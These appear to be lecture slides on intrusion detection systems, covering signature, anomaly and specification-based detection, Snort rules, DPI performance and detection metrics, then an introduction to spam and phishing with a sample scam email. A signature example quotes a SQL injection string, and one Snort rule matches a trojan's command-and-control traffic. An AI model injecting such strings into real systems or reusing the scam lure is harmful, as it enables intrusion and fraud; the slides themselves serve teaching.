


Types of IDS

- There are many different IDS
- IDS can be classified by:
 - What detection method they use
 - What kind of data they rely on
 - How they react to attacks
 - Where they are deployed
 - ...
- Many taxonomies published in the literature, see an example on the next slide

IDS Taxonomy by Hindy et al., 2018

(and some additional information)



Detection Method

Signature/knowledge/misuse based detection methods:

- Look for patterns/signatures of known attacks
- Examples:
 - "Block all mails containing the word 'Cheap'"
 - "Block all HTTP requests containing the string "x' AND email IS NULL;--";
- Pro: Very accurate when attack is known
- Con: Difficult to detect new or modified attacks ("0-day attacks")
- Requires to constantly update the list of signatures

Detection Method (2)

Anomaly/behavior based detection methods

- Look for deviations from normal behavior
- Examples:
 - "Block all IPs that send more than 100 mails per day"
 - "Block HTTP requests that are 50% larger than the average HTTP request"
- Pro: Can detect new attacks
- Con: Somebody has to define what normality means in the monitored system.
- Normality can change over time!
 - In machine learning, this is called "concept drift": *an evolution of data that invalidates the data model (Wikipedia)*
 - Requires to update the normality model

Detection Method (3)

Specification based detection methods

- Looks for deviations from specified behavior
- Special case of anomaly based detection
- Example:
 - “Stop the powerplant if the voltage difference in cable X and cable Y does not follow the *<put complicated formula here>*”
- Pro: Precise
- Con: Only works if formal specification is available. Not the case in most IT systems.

Reaction

- When an intrusion (or intrusion attempt) has been detected, actions can be taken:
 - *Passive*: Raising an alarm, i.e., sending a mail to the administrator etc.
 - *Active*: Stop the intruder (or even do a counter-attack)
- In larger systems (e.g. a company network), IDS are often (at least partly) active
 - Otherwise, the system would not be maintainable
 - Active reaction: block IP address for 5 minutes by reconfiguring the firewall, block user account, reduce service etc.
- Counter attacks: not legal in most cases

Reaction (2)

- However, an active IDS can become dangerous if it takes actions against an innocent user
- For that reason, IDS in sensitive areas (e.g. a power plant) are mostly passive or not used at all (just a firewall)
- Attackers could attack the IDS to provoke incorrect decisions! (e.g. using spoofed IP addresses)

Audit source location

- What kind of data source is the IDS monitoring for suspicious activities?
- Many possible sources, depending where the IDS is located
- Two basic types of IDS:
 1. Host-based IDS
 2. Network-based IDS

Host-based IDS

- IDS is located on the host that it should monitor
- Examples:
 - The spam detector in a local mail client
 - Webserver verifying incoming HTTP requests before execution
 - The anti-virus on your computer
- Possible data sources:
 - Incoming e-mails
 - Incoming/outgoing network traffic
 - Log files (from the OS, from the server,...)
 - System traces provided by the OS (calls to operating system functions, accessed files,...)
 - ...

Pros and Cons of Host-based IDS

■ Pros:

- Very detailed data sources available for every aspect of the monitored system
- Encrypted data (e.g. HTTPS) not a problem if the IDS runs behind the termination point of the encryption (e.g. inside a webserver)

■ Cons:

- Can consume a lot of CPU and memory on the host
- Only sees the activity of one single host. The big picture is missing.
- Cannot stop attacks against the network link of the host, for example a bandwidth-consuming DoS attack

Network-based IDS

- The IDS monitors the network traffic
- Observation point: “network tap”
 - IDS obtains a copy of traffic through the mirror port of a router or switch
- Traffic can be monitored at different levels of detail
 - *Deep Packet Inspection* (DPI) = Look into every packet and analyze its content. Nowadays, rather limited, since most services are using encryption (HTTPS/TLS)
 - Free DPI-based IDS: *snort*, *bro* (now *zeek*), *suricata*
 - Packet headers = Only look at packet headers (IP addresses, port numbers,...)
 - Flow records

Pros and Cons of Network-based IDS

■ Pros:

- Can be deployed on a dedicated machine
- Can monitor the activity of the entire network
- Flow monitoring scalable to high-speed networks >50 Gbps. Many routers can export flow records in real time.

■ Cons:

- Only sees the network traffic, not what is happening on the hosts
- DPI is expensive and requires special designs for >10 Gbps networks (hardware, distributed IDS,...)
- DPI cannot analyze encrypted traffic (HTTPS!)
- Flows are good for detection of brute-force DoS attacks but not very useful for attacks where the packet payload is important (buffer overflows, SQL injection,...)

A DPI-based IDS: Snort

<https://www.snort.org/>



- Most widely deployed IDS for network traffic
- Compares the monitored network traffic against a set of rules
- If a rule matches, an alarm is raised
- Database contains thousands of rules
- Can be deployed as
 - Host-based: monitors traffic of host
 - Network-based: monitors traffic in a network

Snort rules: Examples

```
alert icmp any any -> any any
```

```
(msg: "ICMP packet detected!"; sid: 1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any
```

```
(msg: "MALWARE-CNC Win.Trojan.NanoBot/Perseus server  
heartbeat request attempt";
```

```
flow: to_client,established;
```

```
dsize: 36;
```

```
content: "|20 00 00 00 2B FF 4B F4|";
```

```
depth: 8;
```

```
metadata:impact_flag red, policy balanced-ips drop, policy  
security-ips drop;
```

```
sid:39582; rev:1;)
```

DPI speed

- DPI is very resource consuming if done in fast networks
 - You need a network interface that can receive the network traffic without drops
 - But also CPU power!
 - Will also depend on the number and complexity of your rules/scripts, therefore very hard to give general recommendations
- Snort can handle around 800 Mbps on an 8-core 3GHz CPU with 6700 rules

DPI speed (2)


- DPI-based IDS like snort or bro are complex:
 - They have parsers and analyzers for many protocols at different protocol layers (UDP, TCP, DNS, HTTP,...)
 - The traffic stream has to be re-assembled.
Otherwise, the attacker would simply split the attack payload on several fragments or segments
 - Often, there are *stateful*: They do not analyze single packets but also the state of the TCP connection.
Example: When a SYN-ACK packet arrives, they remember whether the previous packet was a SYN packet

Improving speed and detection performance

- Speed and detection performance of IDS can be improved by more advanced designs
- **Better or specialized hardware**
- **Collaborative IDS:** IDS instances can exchange information in order to improve detection quality
- **Hierarchical IDS:** Small and fast IDS can forward analysis results to “bigger” IDS for further analysis
- Example: Modern anti-virus (e.g., in Windows)
 - Report incidents from host to central server
 - Regularly receive updates from central server
 - Can rely on cloud-based detection engines for further analysis

Load-balancing for Bro

If the traffic is too much for a single machine, the load has to be distributed



Source: bro.org

IDS Detection Performance


Ramin Sadre

Classification

- An IDS is a (binary) classifier: It takes some sample and has to decide whether it is normal or malicious
 - Input can be a log file entry, network packet, a function call,...
 - Input can be also a system state, a sequence of packets, a sequence of function calls,...
- Ideally, the IDS also tells us the type of attack


Binary classification

- Ideally, normal samples are very different from malicious samples



Detection error

- In reality, normal and malicious samples can overlap for a chosen metric
- Of course, you can choose another metric, but 0% error is in general impossible



Ground truth

- How do you know whether your IDS makes mistakes?
- Important for
 - Developers of new IDS
 - Users of IDS
- You need a *ground truth*: An input dataset where for each sample we know whether it is normal or malicious (the *label*)
- Very hard to get good ground truth datasets
 - Must contain all possible attacks. What about 0-day attacks?
 - Must contain realistic normal data, otherwise the test might become too easy

Performance of an IDS

- To test an IDS you run it on the ground truth dataset and compare the IDS alerts with the labels of the samples.
- For each sample, we get

		What the IDS says	
		Normal	Malicious
What the label says	Normal (N)	True Negative (TN)	False Positive (FP)
	Malicious (P)	False Negative (FN)	True Positive (TP)

Confusion Matrix

- Such a matrix is called confusion matrix
- Typically, you write the number of samples in the matrix
- For example, for a labeled dataset with 20 malicious samples and 80 normal samples:

		What the IDS says	
		Normal	Malicious
What the label says	Normal (N)	70 (TN)	10 (FP)
	Malicious (P)	5 (FN)	15 (TP)

Other indicators frequently used

- True positive rate (TPR) = recall = $\frac{TP}{P} = 1 - FNR$
- False positive rate (FPR) = $\frac{FP}{N} = 1 - TNR$
- True negative rate (TNR) = $\frac{TN}{N} = 1 - FPR$
- False negative rate (FNR) = $\frac{FN}{P} = 1 - TPR$
- Precision = $\frac{TP}{TP+FP}$
- Accuracy = $\frac{TP+TN}{P+N}$
- F_1 score = $\frac{2TP}{2TP+FP+FN}$ = harmonic mean of precision and recall

Tuning


- Ideally, False Positives and False Negatives are very close to 0
 - $FP \gg 0$ = Expensive: False alerts have to be checked.
 - $FN \gg 0$ = Security risk: Unnoticed intrusions!
- When designing an IDS (or writing rules for an IDS), a compromise has to be found
- Stupid example: Let's write an IDS that alerts on all ICMP packets
 - $TP = \text{high}$, $FN = \text{low}$: All ICMP-based attacks are detected
 - But: $FP = \text{high}$, too.
- Acceptable FP and FN depend on your security policy

Tuning (2)

- IDS rules using thresholds have to be adapted to the target system
- Example:
 - Rule: “Raise alert if UDP traffic is higher than 5 Gbps”
 - The threshold is chosen based on experience.
 - Some IDS try to learn their parameters automatically by observing normal traffic → anomaly based IDS

Receiver Operator Characteristic (ROC)

- The dependency of the IDS performance on a specific detection parameter (e.g. threshold) can be visualized by the ROC curve



Spam and Phishing

Ramin Sadre

Spam

- https://www.youtube.com/watch?v=_bW4vEo1F4E
- Spam = Unsolicited messages, sent in bulk to many recipients
- Typically, the sender address is forged to prevent counter measures
- Works with all messaging services where it is difficult for the recipient to filter such messages (mail, chat, SMS,...)
- We will focus on e-mail spam in the following

Spam

Get Paid To Scroll Today 🤖



FreeCach <noreply@cashflow-0jtdntnu.firebaseio.com>

17.03.2025 - 01:19

[Details](#) 1



URGENT: 8 / 1,000 LEFT

S

• **SCROLL THE FYP OFFER**

ARE YOU 21+?

Turn your scroll time into money.

• **IMPORTANT, PLEASE READ**



Your age **must be 21+** at sign up to unlock the Scroll FYP offer.



Already have the app? **Create a new account** through this page, old accounts don't qualify.

Yes, I'm 21 or Older

No, I'm under 21

Why spamming?

1. Advertising products and good
 - Illegal products (weapons, drugs,...)
 - Fake products, stolen products,...




Diagram by Stuart Brown
<http://modernlifeisrubbish.co.uk>

Why spamming? (2)

2. Fraud schemes

- Pen-pal relationships
- Nigerian prince

3. Recruiting for illegal activities

- Money mules: Allow others to use your bank account for fraudulent financial transfers
- Re-shippers: Reship stolen/illegal goods

4. Infection

- Lure user to malicious web sites and infect user's computer by exploiting vulnerabilities in the browser or in plugins
